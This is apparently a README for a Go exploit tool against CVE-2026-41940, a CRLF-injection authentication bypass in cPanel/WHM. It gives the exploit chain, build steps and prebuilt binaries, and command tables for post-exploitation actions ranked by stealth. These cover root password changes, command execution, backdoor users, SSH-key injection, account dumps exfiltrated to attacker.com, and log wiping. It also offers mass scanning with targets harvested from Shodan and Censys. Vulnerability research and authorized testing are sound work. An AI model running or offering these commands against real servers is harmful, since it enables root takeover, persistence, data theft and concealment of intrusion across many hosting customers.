

CVE-2026-41940 的漏洞利用 PoC,一种通过 CRLF 注入实现的 cPanel 与 WHM 身份验证绕过。包含批量扫描、漏洞利用后操作,以及用于授权测试的交互式 Shell。




工具作者: Ishan Oshada | GitHub
⚠️ 仅供授权安全测试使用。未经授权使用属违法行为。


CVE-2026-41940 是 cPanel 与 WHM(版本 < 11.110.0.97、11.118.0.63、11.126.0.54、11.132.0.29、11.134.0.20、11.136.0.5)中的一个 CRLF 注入 漏洞。
saveSession() 函数在应用 filter_sessiondata() 之后 写入会话数据,但过滤器的应用 为时已晚。通过在 Authorization: Basic 头中注入 CRLF(\r\n)字符,攻击者可以用任意键值对(例如 hasroot=1、tfa_verified=1、user=root)污染磁盘上的会话文件。
当之后加载被污染的会话时,cPanel/WHM 会在无需任何密码的情况下授予 完全 root 访问权限。
| 阶段 | 操作 | 描述 |
|---|---|---|
| 1 | POST /login/?login_only=1 | 使用错误凭据请求预认证会话 Cookie |
| 2 | GET / + CRLF Authorization 头 | 使用 hasroot=1、user=root 等污染会话文件 |
| 3 | GET /scripts2/listaccts | 强制会话缓存重新加载被污染的文件(传播) |
| 4 | GET /cpsess<TOKEN>/json-api/version | 验证 root 访问权限 – 成功 = 200 + 版本数据 |
--verbose)– 显示完整 HTTP 请求/响应git clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
无需从源码构建,您可以直接从仓库下载最新的稳定可执行文件。这些文件会在每次更新时自动生成:
| 平台 | 位置 |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
注意: 如果使用 Linux 或 macOS,下载后请记得授予执行权限:
# 基本扫描
go run main.go -u https://target.com:2087

# 列出所有 cPanel 账户
go run main.go -u https://target.com:2087 -action list

# 交互式 WHM Shell
go run main.go -u https://target.com:2087 -action shell

# 使用 urls.txt 进行批量扫描
go run main.go -l urls.txt -t 20 -o results.json
| # | 用途 | 命令 |
|---|---|---|
| 1 | 基本单目标扫描 | go run main.go -u https://target.com:2087 |
| 2 | 列出所有 cPanel 账户 | go run main.go -u https://target.com:2087 -action list |
| 3 | 更改 root 密码 | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | 执行系统命令 | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | 获取服务器信息 | go run main.go -u https://target.com:2087 -action info |
| 6 | 创建后门用户 | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | 创建 API 令牌(隐蔽) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | 注入 SSH 密钥 | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | 转储并外传账户 | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | 清除日志并掩盖痕迹 | go run main.go -u https://target.com:2087 -action wipe |
| 11 | 交互式 WHM Shell | go run main.go -u https://target.com:2087 -action shell |
| 12 | 从文件批量扫描 | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | 将结果保存为 JSON | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | 启用详细调试 | go run main.go -u https://target.com:2087 --verbose |
| 15 | 从其他工具管道输入 | cat urls.txt | go run main.go -t 20 |
| 16 | 增加超时时间 | go run main.go -u https://target.com:2087 -timeout 30 |
| 操作 | 标志 | 描述 | 隐蔽级别 |
|---|---|---|---|
list | -action list | 列出所有 cPanel 账户 | 低 |
passwd | -action passwd -passwd NEWPASS | 更改 root 密码(易被发现) | 高(可检测) |
cmd | -action cmd -cmd "id" | 执行操作系统命令 | 中 |
info | -action info | 显示主机名、负载、版本 | 低 |
adduser | -action adduser -new-user U -new-domain D | 创建后门 cPanel 用户 | 中 |
apitoken | -action apitoken [-tokenname NAME] | 生成持久 API 令牌 | 极低 |
sshkey | -action sshkey -sshkey "ssh-rsa..." | 向 root 注入 SSH 公钥 | 极低 |
dumpacct | -action dumpacct -dumpuser USER -exfil URL | 备份并外传账户 | 中 |
wipe | -action wipe | 禁用 WAF、清除日志、擦除历史 | 掩盖痕迹 |
shell | -action shell | 交互式 WHM Shell | 低 |
进入 Shell(-action shell)后,可使用以下命令:
| 命令 | 描述 | 示例 |
|---|---|---|
accounts | 列出所有 cPanel 账户 | accounts |
passwd <pass> | 更改 root 密码 | passwd MyNewPass123!2006 |
exec <command> | 执行系统命令 | exec "cat /etc/passwd" |
info | 显示服务器信息 | info |
version | 显示 cPanel 版本 | version |
help | 显示可用命令 | help |
exit | 退出 Shell | exit |
仓库中包含 urls.txt,内含 1000 个示例目标,用于批量扫描。
https://192.168.1.1:2087
https://192.168.1.2:2087
https://example1.com:2087
https://example2.com:2087
...
# 基本批量扫描(10 线程)
go run main.go -l urls.txt

# 快速批量扫描(50 线程,保存结果)
go run main.go -l urls.txt -t 50 -o results.json

# 带利用后操作的批量扫描
go run main.go -l urls.txt -t 20 -action list -o hacked_servers.json

# 带详细输出的批量扫描
go run main.go -l urls.txt -t 10 --verbose

# 带增加超时时间的批量扫描(慢速网络)
go run main.go -l urls.txt -t 30 -timeout 30
# 生成 IP 范围(Linux/macOS)
for i in {1..254}; do echo "https://192.168.1.$i:2087"; done > urls.txt

# 生成 IP 范围(Windows PowerShell)
1..254 | ForEach-Object { "https://192.168.1.$($_):2087" } > urls.txt

# 从 Shodan
shodan search --fields ip_str,port 'title:"WHM Login"' | awk '{print "https://"$1":"$2}' > urls.txt

# 从 Censys
censys search 'services.port=2087' | awk '{print "https://"$1":2087"}' > urls.txt

